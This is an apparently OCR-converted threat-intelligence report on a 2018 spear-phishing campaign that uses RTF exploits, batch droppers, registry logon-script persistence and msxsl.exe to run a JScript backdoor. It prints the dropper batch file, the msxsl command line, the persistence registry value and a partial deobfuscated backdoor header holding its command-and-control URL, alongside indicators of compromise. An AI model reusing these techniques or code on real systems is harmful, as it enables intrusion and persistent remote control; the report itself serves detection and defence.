
Spear-phishing campaign leveraging on MSXSL


reaqta.com/2018/03/spear-phishing-campaign-leveraging-msxsl/




We have identified an ongoing spear-phishing campaign targeting a variety of entities with malicious RTF documents exploiting three different vulnerabilities: CVE-2017-8570, CVE-2017-11882 and CVE-2018-0802 and taking advantage of a misplaced trust binary, Microsoft's *msxsl,* to run a *JScript* backdoor. The whole attack chain leverages on system's signed components to remain under the radar as much as possible and it shares many similarities with previous campaigns from the Cobalt Group.

Attack Vector

The spear-phishing campaign makes use of a malicious RTF document:



that in turn opens a decoy document if the exploitation of one of the targeted vulnerabilities is successful:




Decoy Document

A quick look at the OLE objects found in the document shows some interesting properties that we will analyze in the next section.

```
================================================================================
File: 'db5a46b9d8419079ea8431c9d6f6f55e4f7d36f22eee409bd62d72ea79fb8e72' - size: 571171 bytes
---+----------+------------------------------+------------------------------
id |index     |OLE Object                    |OLE Package
---+----------+------------------------------+------------------------------
0  |0000399Dh |format_id: 2 (Embedded)       |Filename: u'decoy.doc'
   |          |class name: 'Package'         |Source path:
   |          |data size: 22180              |u'C:\\Intel\\decoy.doc'
   |          |                              |Temp path =
   |          |                              |u'C:\\Intel\\decoy.doc'
---+----------+------------------------------+------------------------------
1  |0000E767h |format_id: 2 (Embedded)       |Filename: u'task.bat'
   |          |class name: 'Package'         |Source path:
   |          |data size: 305                |u'C:\\Intel\\task.bat'
   |          |                              |Temp path =
   |          |                              |u'C:\\Intel\\task.bat'
   |          |                              |EXECUTABLE FILE
---+----------+------------------------------+------------------------------
2  |0000EA4Bh |format_id: 2 (Embedded)       |Filename: u'dll.txt'
   |          |class name: 'Package'         |Source path:
   |          |data size: 241810             |u'C:\\Intel\\dll.txt'
   |          |                              |Temp path =
   |          |                              |u'C:\\Intel\\dll.txt'
---+----------+------------------------------+------------------------------
3  |00084BF1h |format_id: 2 (Embedded)       |Filename: u'2nd.bat'
   |          |class name: 'Package'         |Source path:
   |          |data size: 2563               |u'C:\\Intel\\2nd.bat'
   |          |                              |Temp path =
   |          |                              |u'C:\\Intel\\2nd.bat'
   |          |                              |EXECUTABLE FILE
---+----------+------------------------------+------------------------------
4  |00086079h |format_id: 2 (Embedded)       |Filename:
   |          |class name: 'Package'         |u'inteldriverupd1.sct'
   |          |data size: 677                |Source path: u'C:\\Intel\\intel
   |          |                              |driverupd1.sct'
   |          |                              |Temp path = u'C:\\Intel\\inteld
   |          |                              |riverupd1.sct'
---+----------+------------------------------+------------------------------
5  |0008664Fh |Not a well-formed OLE object  |
---+----------+------------------------------+------------------------------
6  |000870E3h |Not a well-formed OLE object  |
---+----------+------------------------------+------------------------------
7  |000896D4h |Not a well-formed OLE object  |
---+----------+------------------------------+------------------------------
```

What happens after opening the document is slightly convoluted and can be summarized in:

1. The malicious RTF exploit on of three vulnerabilities (CVE-2017-8570, CVE-2017-11882 or CVE-2018-0802)
2. *eqnedt32.exe* (Microsoft Equation Editor) is ran and two instances of *cmd.exe* are executed in a chain
3. The last *cmd.exe* instance starts *regsrv32.exe* with a DLL (**dll.txt**) then a *decoy* document is dropped
4. The loaded DLL performs the following actions:
    1. Creates a XML file
    2. Creates a XSL file
    3. Delete itself from disk
    4. Create a JScript file (for persistence)
    5. Drops a legitimate MSXSL.exe copy
        1. MSXSL runs the final backdoor taken from the newly created XML and XSL files




Attack Life Cycle

First Stage

After the vulnerability has been exploited, **cmd.exe** runs *Task.bat*:

```
ECHO OFF
set tp="%temp%\block.txt"
IF EXIST %tp% (exit) ELSE (set tp="%temp%\block.txt" & copy NUL %tp% & start /b
%temp%\2nd.bat)
del "%~f0"
exit
```


After the environment variable is set, a second batch file is launched whose task is to launch **regsrv32.exe** to load **dll.txt**, to cleanup the *temp* directory and restart winword showing the decoy document.



DLL loading

The main task of setting up the correct environment for the backdoor to run and remain persistent is left to **dll.txt** that performs the following operations:

- Create **c:\users\user\appdata\roaming\microsoft\f4b3a452b6ea052d286.txt**
- Create **c:\users\user\appdata\roaming\microsoft\7009b05a8c4dc1b.txt**
- Create **c:\users\user\appdata\roaming\microsoft\12a0c3af5a631493445f1d42.js**
- Drop **c:\users\user\appdata\roaming\microsoft\msxsl.exe** executable, a Microsoft legitimate executable
- Create a registry key value in **HKCU\Environmen**t with value `*UserInitMprLogonScript*` and data `**Cmd.Exe /C "%Appdata%\Microsoft\12A0C3AF5A631493445F1D42.Js"**` (logon persistence script. ATT&CK TID: T1037)




DLL Activity

1	Mar 1, 2018, 10:32:09 AM	info	Registry Value Set	3360	regsvr32.exe set a new registry key called Test
2	Mar 1, 2018, 10:32:09 AM	info	File Created	3360	regsvr32.exe created file f4b3a452b6ea052d286.txt
3	Mar 1, 2018, 10:32:09 AM	info	Registry Value Set	3360	regsvr32.exe set a new registry key called UserInitMprLogonScript
4	Mar 1, 2018, 10:32:09 AM	info	File Created	3360	regsvr32.exe created file 12a0c3af5a631493445f1d42.js
5	Mar 1, 2018, 10:32:15 AM	info	File Created	3360	regsvr32.exe created file 7009b05a8c4dc1b.txt
6	Mar 1, 2018, 10:32:15 AM	info	File Created	3360	regsvr32.exe created file msxsl.exe
7	Mar 1, 2018, 10:32:15 AM	info	Executable Dropped	3360	regsvr32.exe dropped a new executable to msxsl.exe


DLL's

Filesystem and Registry Activity

Immediately after an instance of *cmd.exe* is spawned to remove the *dll.txt* and *msxsl.exe* is launched, taking as argument the dropped XML file and the XSL file (containing the backdoor's code).




DLL removal



Logon Script Persistence

It's notable the use of *msxsl.exe* which is the real commandline utility used to perform Extensible Stylesheet Language (XSL) transformations using Microsoft's XSL processor. This executable can be abused to run JScript code:

```
C:\Users\User\AppData\Roaming\Microsoft\msxsl.exe
"C:\Users\User\AppData\Roaming\Microsoft\F4B3A452B6EA052D286.txt"
"C:\Users\User\AppData\Roaming\Microsoft\7009B05A8C4DC1B.txt"
```



Backdoor

The backdoor is written in JScript and it's capable of performing the following operations:

- reconnaissance via **wmi** and other windows tools
- run executables using **cmd.exe**
- load dll files using **regsvr32.exe**
- download and run new scripts
- remove itself
- check for AntiVirus software
- c2 communication using a js implementation of RC4


backdoor-deobfuscated.js_

```
var BV = "3.0";
var Gate = "https://mail.hotmail.org.kz/owalanding/ajax.php";
var hit_each = 10;
var error_retry = 2;
var restart_h = 4;
var rcon_max = hit_each * (restart_h * 60) / (hit_each * hit_each);
var Rkey = "G6VkDaxj9f2K5xEBRB2V";
var rcon_now = 0;
var User = "";
var Build = "";
var gtfo = false;

function obj(xString) {…
}

var con;
try {…
} catch (e) {…
}
var xhr;
try {…
} catch (e3) {…
}

function check_Net() {…
}

function check_Host() {…
}

function rInt(min, max) {…
}

function rStr(Len) {…
}

function fuck_js() {…
}

function waitfor(zMinute) {…
}

function waitfor2(zMinute, iGo) {…
}

function fexist(xpath) {…
}

function myEnv(xVar, xSystem) {…
}

var xApp = myEnv("APPDATA", 0);
var xTmp = myEnv("TMP", 0) + "\\";

function myBits() {…
}
```

Backdoor deobfuscated

Any kind of script can be run by the backdoor so its capabilities are potentially unlimited. Different antivirus software are checked, this is apparently not done to prevent the backdoor from running, instead the information is sent back to the C2 possibly to provide the operators with knowledge about their victims before deploying more sophisticated scripts that might raise alarms.

The C2 address we found in this campaign is: **https://mail[.]hotmail[.]org[.]kz/owalanding/ajax[.]php** which appears to be a hostname registered in Kazakhstan registered back in 1994 so most likely it was compromised by the attackers and used as C2.



The second stage of the attack chain appears to be the same of a campaign identified back in November and possibly attributed to Cobalt Group, the first stage of the attack is instead completely different, pointing to what it might be a new exploit kit (Threadkit?). The backdoor's code appears to be very much the same (if not for a few changes) to the one analyzed back in August 2017 by TrendMicro. The shared commands between this March 2018 version and the August 2017 one are the following:

- **more_eggs**: used to download new scripts
- **d&exec**: used to run executable files
- **gtfo**: used to terminate the instance and perform cleanups
- **more_onion**: used to run a new script

ReaQta-Hive customers are protected out-of-the-box from this threat and no updates are required. Fully patched systems are not vulnerable to this attack as all the vulnerabilities have been reported and fixed. Legacy systems should monitor for one of the IOCs published below and for abnormal behaviors, like **msxsl** running from temporary folders or regsvr32.exe loading unknown modules.

IOC

- **malicious RTF (DOC00201875891.doc):** db5a46b9d8419079ea8431c9d6f6f55e4f7d36f22eee409bd62d72ea79fb8e72
- **msxsl.exe (legitimate, dropped):** 35ba7624f586086f32a01459fcc0ab755b01b49d571618af456aa49e593734c7
- **JS persistence:** 710eb7d7d94aa5e0932fab1805d5b74add158999e5d90a7b09e8bd7187bf4957
- **XSL JS backdoor:** 6a3f5bc5885fea8b63b80cd6ca5a7990a49818eda5de59eeebc0a9b228b5d277
- **XML:** dbe0081d0c56e0b0d7dbf7318a4e296776bdd76ca7955db93e1a188ab78de66c
- **task.bat:** 731abba49e150da730d1b94879ce42b7f89f2a16c2b3d6f1e8d4c7d31546d35d
- **2nd.bat:** 33c362351554193afd6267c067b8aa78b12b7a8a8c72c4c47f2c62c5073afdce
- **decoy document:** 1ab201c1e95fc205f5445acfae6016679387bffa79903b07194270e9191837d8
- **regsvr32 DLL:** 0adc165e274540c69985ea2f8ba41908d9e69c14ba7a795c9f548f90f79b7574
- **inteldriverupd1.sct:** 002394c515bc0df787f99f565b6c032bef239a5e40a33ac710395bf264520df7
- **C2:** mail[.]hotmail[.]org[.]kz/owalanding/ajax.php\
- **IP (at the time of writing)**: 185.45.192.167